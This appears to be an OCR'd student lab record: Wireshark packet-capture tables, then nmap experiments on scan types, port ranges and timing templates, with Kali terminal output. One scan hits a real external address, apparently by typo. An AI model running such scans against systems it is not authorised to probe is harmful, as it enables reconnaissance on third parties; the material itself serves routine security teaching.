38	2.972912	192.168.215.43	104.18.33.19	TCP	55	50006 → 443 [ACK] Seq=1 Ack=1 Win=256 Len=1 [TCP segment of a reassembled PDU]
39	3.071872	104.18.33.19	192.168.215.43	TCP	66	443 → 50006 [ACK] Seq=1 Ack=2 Win=8 Len=0 SLE=1 SRE=2




tcp

No.	Time	Source	Destination	Protocol	Length	Info
709	81.203645	2404:6800:4007:81a:…	2409:4072:70b:668b:…	TCP	86	[TCP Keep-Alive ACK] 443 → 49890 [ACK] Seq=1 Ack=2 Win=282 Len=0 SLE=1 SRE=2
710	81.204156	2404:6800:4007:818:…	2409:4072:70b:668b:…	TCP	86	[TCP Keep-Alive ACK] 443 → 49891 [ACK] Seq=1 Ack=2 Win=286 Len=0 SLE=1 SRE=2
711	81.365112	2409:4072:70b:668b:…	2404:6800:4003:c05:…	TCP	75	[TCP Keep-Alive] 49893 → 5228 [ACK] Seq=1 Ack=1 Win=254 Len=1
712	81.365392	2409:4072:70b:668b:…	2404:6800:4007:828:…	TCP	75	[TCP Keep-Alive] 49892 → 443 [ACK] Seq=1 Ack=1 Win=256 Len=1
713	81.511009	2404:6800:4003:c05:…	2409:4072:70b:668b:…	TCP	86	[TCP Keep-Alive ACK] 5228 → 49893 [ACK] Seq=1 Ack=2 Win=265 Len=0 SLE=1 SRE=2
714	81.511009	2404:6800:4007:828:…	2409:4072:70b:668b:…	TCP	86	[TCP Keep-Alive ACK] 443 → 49892 [ACK] Seq=1 Ack=2 Win=269 Len=0 SLE=1 SRE=2
715	83.618248	2409:4072:70b:668b:…	2606:4700:83b2:e632…	TCP	75	[TCP Keep-Alive] 49917 → 443 [ACK] Seq=1 Ack=1 Win=260 Len=1
716	83.618333	2409:4072:70b:668b:…	2404:6800:4007:82a:…	TCP	75	[TCP Keep-Alive] 49919 → 443 [ACK] Seq=1 Ack=1 Win=256 Len=1
717	83.715136	2404:6800:4007:82a:…	2409:4072:70b:668b:…	TCP	86	[TCP Keep-Alive ACK] 443 → 49919 [ACK] Seq=1 Ack=2 Win=280 Len=0 SLE=1 SRE=2
718	83.739233	2606:4700:83b2:e632…	2409:4072:70b:668b:…	TCP	86	[TCP Keep-Alive ACK] 443 → 49917 [ACK] Seq=1 Ack=2 Win=8 Len=0 SLE=1 SRE=2
719	84.129305	192.168.215.43	35.244.159.8	TCP	55	[TCP Keep-Alive] 50004 → 443 [ACK] Seq=1 Ack=1 Win=256 Len=1
720	84.146749	2409:4072:70b:668b:…	2404:6800:4007:82a:…	TCP	74	50393 → 443 [FIN, ACK] Seq=2 Ack=1 Win=253 Len=0
721	84.146863	2409:4072:70b:668b:…	2404:6800:4007:82a:…	TCP	74	50392 → 443 [FIN, ACK] Seq=2 Ack=1 Win=253 Len=0
722	84.146936	192.168.215.43	142.250.183.226	TCP	54	50216 → 443 [FIN, ACK] Seq=2 Ack=1 Win=256 Len=0
723	84.147020	192.168.215.43	34.223.152.116	TCP	54	50290 → 443 [FIN, ACK] Seq=2 Ack=1 Win=255 Len=0
724	84.147115	2409:4072:70b:668b:…	2600:9000:20bd:da00…	TCP	74	50268 → 443 [FIN, ACK] Seq=2 Ack=1 Win=256 Len=0
725	84.147181	2409:4072:70b:668b:…	2404:6800:4007:811:…	TCP	74	50353 → 443 [FIN, ACK] Seq=2 Ack=1 Win=253 Len=0
726	84.147280	192.168.215.43	13.213.159.4	TCP	54	50190 → 443 [FIN, ACK] Seq=2 Ack=33 Win=253 Len=0
727	84.147370	192.168.215.43	13.213.159.4	TCP	54	50190 → 443 [RST, ACK] Seq=3 Ack=33 Win=0 Len=0
728	84.148082	192.168.215.43	13.235.237.235	TCP	54	50346 → 443 [FIN, ACK] Seq=2 Ack=33 Win=63337 Len=0
729	84.148196	192.168.215.43	13.235.237.235	TCP	54	50346 → 443 [RST, ACK] Seq=3 Ack=33 Win=0 Len=0
730	84.148277	2409:4072:70b:668b:…	2404:6800:4007:824:…	TCP	74	50265 → 443 [FIN, ACK] Seq=2 Ack=1 Win=253 Len=0
731	84.148483	2409:4072:70b:668b:…	2606:4700:9c62:98e3…	TCP	74	50276 → 443 [FIN, ACK] Seq=2 Ack=1 Win=258 Len=0
732	84.148587	2409:4072:70b:668b:…	2404:6800:4007:81f:…	TCP	74	50211 → 443 [FIN, ACK] Seq=2 Ack=1 Win=254 Len=0
733	84.148828	192.168.215.43	103.229.205.242	TCP	54	50122 → 443 [FIN, ACK] Seq=2 Ack=33 Win=256 Len=0
734	84.148904	192.168.215.43	103.229.205.242	TCP	54	50122 → 443 [RST, ACK] Seq=3 Ack=33 Win=0 Len=0
735	84.148990	192.168.215.43	103.229.205.242	TCP	54	50132 → 443 [FIN, ACK] Seq=2 Ack=33 Win=63559 Len=0
736	84.149067	192.168.215.43	103.229.205.242	TCP	54	50132 → 443 [RST, ACK] Seq=3 Ack=33 Win=0 Len=0
737	84.149476	2409:4072:70b:668b:…	2404:6800:4007:825:…	TCP	74	50299 → 443 [FIN, ACK] Seq=2 Ack=1 Win=253 Len=0
738	84.149984	192.168.215.43	192.168.215.157	TCP	66	50399 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
739	84.150564	192.168.215.43	192.168.215.157	TCP	66	50400 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
740	84.150903	192.168.215.43	192.168.215.157	TCP	66	50401 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
741	84.154476	192.168.215.157	192.168.215.43	TCP	66	53 → 50400 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 SACK_PERM WS=256
742	84.154476	192.168.215.157	192.168.215.43	TCP	66	53 → 50401 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 SACK_PERM WS=256
743	84.154537	192.168.215.43	192.168.215.157	TCP	54	50400 → 53 [ACK] Seq=1 Ack=1 Win=65536 Len=0

No.	Time	Source	Destination	Protocol	Length	Info
11265	2090.531265	192.168.215.43	13.107.42.12	TLSv1.2	194	Application Data
11266	2090.737314	192.168.215.43	13.107.42.12	TCP	1424	[TCP Retransmission] 50561 → 443 [PSH, ACK] Seq=3475 Ack=10369 Win=64256 Len=1370
11267	2091.017210	13.107.42.12	192.168.215.43	TCP	66	[TCP Dup ACK 11206#1] 443 → 50561 [ACK] Seq=10369 Ack=1336 Win=4193536 Len=0 SLE=3475 SRE=4845
11268	2091.017294	192.168.215.43	13.107.42.12	TCP	1424	[TCP Retransmission] 50561 → 443 [ACK] Seq=1336 Ack=10369 Win=64256 Len=1370
11269	2091.017363	192.168.215.43	13.107.42.12	TCP	823	[TCP Retransmission] 50561 → 443 [PSH, ACK] Seq=2706 Ack=10369 Win=64256 Len=769
11270	2091.221714	13.107.42.12	192.168.215.43	TCP	66	443 → 50561 [ACK] Seq=10369 Ack=2706 Win=4194816 Len=0 SLE=3475 SRE=4845
11271	2091.534133	192.168.215.43	13.107.42.12	TCP	1424	[TCP Retransmission] 50561 → 443 [PSH, ACK] Seq=2706 Ack=10369 Win=64256 Len=1370
11272	2091.836214	13.107.42.12	192.168.215.43	TCP	66	443 → 50561 [ACK] Seq=10369 Ack=4845 Win=4194816 Len=0 SLE=3475 SRE=4076
11273	2092.247272	13.107.42.12	192.168.215.43	TLSv1.2	1166	Application Data
11274	2092.247272	13.107.42.12	192.168.215.43	TLSv1.2	1099	Application Data
11275	2092.247376	192.168.215.43	13.107.42.12	TCP	54	50561 → 443 [ACK] Seq=4845 Ack=12526 Win=65536 Len=0
11276	2100.437782	52.108.44.14	192.168.215.43	TLSv1.2	87	Application Data
11277	2100.478589	192.168.215.43	52.108.44.14	TCP	54	50493 → 443 [ACK] Seq=21900 Ack=12751 Win=65280 Len=0
11278	2105.763497	92:93:ff:72:6d:b7	CloudNet_2a:ff:27	ARP	42	Who has 192.168.215.43? Tell 192.168.215.157
11279	2105.763523	CloudNet_2a:ff:27	92:93:ff:72:6d:b7	ARP	42	192.168.215.43 is at d8:80:83:2a:ff:27
11280	2120.815413	52.108.44.14	192.168.215.43	TLSv1.2	87	Application Data
11281	2120.863870	192.168.215.43	52.108.44.14	TCP	54	50493 → 443 [ACK] Seq=21900 Ack=12784 Win=65280 Len=0
11282	2120.871455	52.108.44.14	192.168.215.43	TCP	87	[TCP Spurious Retransmission] 443 → 50493 [PSH, ACK] Seq=12751 Ack=21900 Win=524288 Len=33
11283	2120.871526	192.168.215.43	52.108.44.14	TCP	66	[TCP Dup ACK 11281#1] 50493 → 443 [ACK] Seq=21900 Ack=12784 Win=65280 Len=0 SLE=12751 SRE=12784
11284	2123.735444	2409:4072:70b:668b:…	2404:6800:4003:c05:…	TCP	75	[TCP Keep-Alive] 49893 → 5228 [ACK] Seq=27 Ack=25 Win=254 Len=1
11285	2123.888173	2404:6800:4003:c05:…	2409:4072:70b:668b:…	TCP	86	[TCP Keep-Alive ACK] 5228 → 49893 [ACK] Seq=25 Ack=28 Win=265 Len=0 SLE=27 SRE=28
11286	2132.681684	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11287	2133.689150	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11288	2134.704500	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11289	2135.720818	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11290	2138.507799	192.168.215.43	20.198.119.143	TLSv1.2	155	Application Data
11291	2138.739292	20.198.119.143	192.168.215.43	TLSv1.2	225	Application Data
11292	2138.782843	192.168.215.43	20.198.119.143	TCP	54	49618 → 443 [ACK] Seq=3636 Ack=6157 Win=253 Len=0
11293	2139.824365	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11294	2140.681178	52.108.44.14	192.168.215.43	TLSv1.2	87	Application Data
11295	2140.723372	192.168.215.43	52.108.44.14	TCP	54	50493 → 443 [ACK] Seq=21900 Ack=12817 Win=65280 Len=0
11296	2140.833356	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11297	2141.848472	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11298	2142.854999	192.168.215.43	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
11299	2143.385618	CloudNet_2a:ff:27	92:93:ff:72:6d:b7	ARP	42	Who has 192.168.215.157? Tell 192.168.215.43

No.	Time	Source	Destination	Protocol	Length	Info
11980	2323.870937	92:93:ff:72:6d:b7	CloudNet_2a:ff:27	ARP	42	Who has 192.168.215.43? Tell 192.168.215.157
11981	2323.870962	CloudNet_2a:ff:27	92:93:ff:72:6d:b7	ARP	42	192.168.215.43 is at d8:80:83:2a:ff:27
11982	2332.309812	192.168.215.43	192.168.215.157	DNS	87	Standard query 0x704b AAAA roaming.officeapps.live.com
11983	2332.321100	192.168.215.157	192.168.215.43	DNS	181	Standard query response 0x704b AAAA roaming.officeapps.live.com CNAME prod.roaming1.live.com.akadns.net CNAME asia.roaming1.live.…
11984	2332.322513	192.168.215.43	52.109.56.83	TCP	66	50579 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
11985	2332.477095	52.109.56.83	192.168.215.43	TCP	66	443 → 50579 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1370 WS=256 SACK_PERM
11986	2332.477222	192.168.215.43	52.109.56.83	TCP	54	50579 → 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
11987	2332.478342	192.168.215.43	52.109.56.83	TLSv1.2	246	Client Hello
11988	2332.579372	52.109.56.83	192.168.215.43	TCP	1424	443 → 50579 [ACK] Seq=1 Ack=193 Win=524288 Len=1370 [TCP segment of a reassembled PDU]
11989	2332.579804	52.109.56.83	192.168.215.43	TCP	1424	443 → 50579 [ACK] Seq=1371 Ack=193 Win=524288 Len=1370 [TCP segment of a reassembled PDU]
11990	2332.579804	52.109.56.83	192.168.215.43	TCP	1424	443 → 50579 [ACK] Seq=2741 Ack=193 Win=524288 Len=1370 [TCP segment of a reassembled PDU]
11991	2332.579804	52.109.56.83	192.168.215.43	TCP	1424	443 → 50579 [ACK] Seq=4111 Ack=193 Win=524288 Len=1370 [TCP segment of a reassembled PDU]
11992	2332.579804	52.109.56.83	192.168.215.43	TLSv1.2	509	Server Hello, Certificate, Certificate Status, Server Key Exchange, Server Hello Done
11993	2332.579938	192.168.215.43	52.109.56.83	TCP	54	50579 → 443 [ACK] Seq=193 Ack=5936 Win=65536 Len=0
11994	2332.587590	192.168.215.43	52.109.56.83	TLSv1.2	212	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
11995	2332.681925	52.109.56.83	192.168.215.43	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
11996	2332.683166	192.168.215.43	52.109.56.83	TLSv1.2	394	Application Data
11997	2332.683285	192.168.215.43	52.109.56.83	TCP	1424	50579 → 443 [ACK] Seq=691 Ack=5987 Win=65536 Len=1370 [TCP segment of a reassembled PDU]
11998	2332.683285	192.168.215.43	52.109.56.83	TLSv1.2	1050	Application Data
11999	2332.887880	52.109.56.83	192.168.215.43	TCP	54	443 → 50579 [ACK] Seq=5987 Ack=3057 Win=524544 Len=0
12000	2333.091600	52.109.56.83	192.168.215.43	TLSv1.2	1017	Application Data
12001	2333.111949	192.168.215.43	52.109.56.83	TLSv1.2	393	Application Data
12002	2333.112092	192.168.215.43	52.109.56.83	TCP	1424	50579 → 443 [ACK] Seq=3396 Ack=6950 Win=64512 Len=1370 [TCP segment of a reassembled PDU]
12003	2333.112092	192.168.215.43	52.109.56.83	TCP	1424	50579 → 443 [ACK] Seq=4766 Ack=6950 Win=64512 Len=1370 [TCP segment of a reassembled PDU]
12004	2333.112092	192.168.215.43	52.109.56.83	TCP	1424	50579 → 443 [ACK] Seq=6136 Ack=6950 Win=64512 Len=1370 [TCP segment of a reassembled PDU]
12005	2333.112092	192.168.215.43	52.109.56.83	TCP	1424	50579 → 443 [ACK] Seq=7506 Ack=6950 Win=64512 Len=1370 [TCP segment of a reassembled PDU]
12006	2333.112092	192.168.215.43	52.109.56.83	TCP	1424	50579 → 443 [ACK] Seq=8876 Ack=6950 Win=64512 Len=1370 [TCP segment of a reassembled PDU]
12007	2333.112092	192.168.215.43	52.109.56.83	TCP	1424	50579 → 443 [ACK] Seq=10246 Ack=6950 Win=64512 Len=1370 [TCP segment of a reassembled PDU]
12008	2333.112092	192.168.215.43	52.109.56.83	TLSv1.2	129	Application Data
12009	2333.193839	52.109.56.83	192.168.215.43	TCP	54	443 → 50579 [ACK] Seq=6950 Ack=4766 Win=524544 Len=0
12010	2333.193839	52.109.56.83	192.168.215.43	TCP	66	[TCP Dup ACK 12009#1] 443 → 50579 [ACK] Seq=6950 Ack=4766 Win=524544 Len=0 SLE=6136 SRE=7506
12011	2333.193839	52.109.56.83	192.168.215.43	TCP	66	[TCP Dup ACK 12009#2] 443 → 50579 [ACK] Seq=6950 Ack=4766 Win=524544 Len=0 SLE=6136 SRE=8876
12012	2333.193839	52.109.56.83	192.168.215.43	TCP	66	[TCP Dup ACK 12009#3] 443 → 50579 [ACK] Seq=6950 Ack=4766 Win=524544 Len=0 SLE=6136 SRE=10246
12013	2333.193839	52.109.56.83	192.168.215.43	TCP	74	[TCP Dup ACK 12009#4] 443 → 50579 [ACK] Seq=6950 Ack=4766 Win=524544 Len=0 SLE=11616 SRE=11691 SLE=6136 SRE=10246
12014	2333.193946	192.168.215.43	52.109.56.83	TCP	1424	[TCP Fast Retransmission] 50579 → 443 [ACK] Seq=4766 Ack=6950 Win=64512 Len=1370[Reassembly error, protocol TCP: New fragment ove…



EXPERIMENT NO:12

EXPERIMENT NAME: PORT SCANNING TOOLS

PROCEDURE:

Step 1: Open Nmap from Kali Linux (Go to Applications->select Information Gathering->select

Nmap)

Step 2: Perform different types of scans

(Tcp, Udp, Ack, Syn, Fin, Null, Xmas, Rpc, Idle)- scan types


Scanning Techniques

Flag	Use	Example
-sS	TCP syn port scan	nmap -sS 192.168.1.1
-sT	TCP connect port scan	nmap -sT 192.168.1.1
–sU	UDP port scan	nmap –sU 192.168.1.1
–sA	TCP ack port scan	nmap –sA 192.168.1.1

Port Specification

Flag	Use	Example
-p	specify a port or port range	nmap -p 1-30 192.168.1.1
-p-	scan all ports	nmap -p- 192.168.1.1
F	fast port scan	nmap -F 192.168.1.1

OUTPUT:



```
┌──(root㉿kali)-[~]
└─# nmap -sA 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 02:11 EST
Nmap scan report for 192.168.1.1
Host is up (0.00017s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds

┌──(root㉿kali)-[~]
└─# nmap -sU 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 02:12 EST
Stats: 0:04:10 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 35.90% done; ETC: 02:23 (0:07:26 remaining)
Stats: 0:04:16 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.15% done; ETC: 02:23 (0:07:32 remaining)
Stats: 0:04:30 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.80% done; ETC: 02:24 (0:07:44 remaining)
Stats: 0:04:31 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.85% done; ETC: 02:24 (0:07:44 remaining)
Stats: 0:06:01 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 40.90% done; ETC: 02:26 (0:08:42 remaining)
Stats: 0:06:06 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 41.15% done; ETC: 02:26 (0:08:43 remaining)
Stats: 0:07:10 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 44.00% done; ETC: 02:28 (0:09:07 remaining)
Stats: 0:11:52 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 30.85% done; ETC: 02:50 (0:26:36 remaining)
Stats: 0:13:26 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 32.98% done; ETC: 02:52 (0:27:18 remaining)
Stats: 0:14:39 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 34.60% done; ETC: 02:54 (0:27:41 remaining)
Stats: 0:16:08 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.58% done; ETC: 02:56 (0:27:59 remaining)
Stats: 0:16:55 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 37.62% done; ETC: 02:57 (0:28:03 remaining)
```

```
┌──(root㉿kali)-[~]
└─# nmap -p 1-30 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 04:01 EST
Nmap scan report for 192.168.1.1
Host is up (0.010s latency).
All 30 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 30 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds

┌──(root㉿kali)-[~]
└─# nmap -p- 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 04:01 EST
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.64% done; ETC: 04:12 (0:11:04 remaining)
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 5.26% done; ETC: 04:16 (0:13:49 remaining)
```

```
┌──(root㉿kali)-[~]
└─# nmap -F 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 04:04 EST
Nmap scan report for 192.168.1.1
Host is up (0.0025s latency).
All 100 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 100 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 1.90 seconds
```

EXPERIMENT NO:13

EXPERIMENT NAME: NMAP TIMING &PERFORMANCE

PROCEDURE:

Step 1: Open Nmap from Kali Linux (Go to Applications->select Information Gathering->select

Nmap)

Step 2: Perform different types of scans

(Tcp, Udp, Ack, Syn, Fin, Null, Xmas, Rpc, Idle)- scan types

To perform host discovery


-Pn	only port scan	nmap -Pn192.168.1.1
-sn	only host discover	nmap -sn192.168.1.1
-PR	arp discovery on a local network	nmap -PR192.168.1.1
-n	disable DNS resolution	nmap -n 192.168.1.1

OUTPUT:

```
┌──(root㉿kali)-[~]
└─# nmap -T1 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 03:31 EST
Stats: 0:00:46 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 25.00% done; ETC: 03:35 (0:02:18 remaining)
Stats: 0:01:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 37.50% done; ETC: 03:34 (0:01:42 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 62.50% done; ETC: 03:34 (0:00:55 remaining)
Stats: 0:02:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 87.50% done; ETC: 03:34 (0:00:17 remaining)
Stats: 0:02:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.10% done
Stats: 0:03:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.20% done
```

```
┌──(root㉿kali)-[~]
└─# nmap -T0 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 03:40 EST
Stats: 0:05:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 0.00% done
```

```
┌──(root㉿kali)-[~]
└─# nmap -T2 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 03:44 EST
Stats: 0:02:32 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 16.55% done; ETC: 03:59 (0:12:26 remaining)
Stats: 0:02:33 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 16.60% done; ETC: 03:58 (0:12:24 remaining)
Stats: 0:02:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 16.75% done; ETC: 03:58 (0:12:21 remaining)
Stats: 0:02:40 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 17.45% done; ETC: 03:58 (0:12:13 remaining)
```


┌──(root㉿kali)-[~]
└─# nmap -T3 192.168.1.1
Starting Nmap 7.93 (https://nmap.org) at 2023-01-30 03:48 EST
Nmap scan report for 192.168.1.1
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 4.20 seconds
┌──(root㉿kali)-[~]
└─# nmap -T4 192.164.1.1
Starting Nmap 7.93 (https://nmap.org) at 2023-01-30 03:49 EST
Nmap scan report for 192-164-1-1.adsl.highway.telekom.at (192.164.1.1)
Host is up (0.0011s latency).
All 1000 scanned ports on 192-164-1-1.adsl.highway.telekom.at (192.164.1.1) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 4.96 seconds
┌──(root㉿kali)-[~]
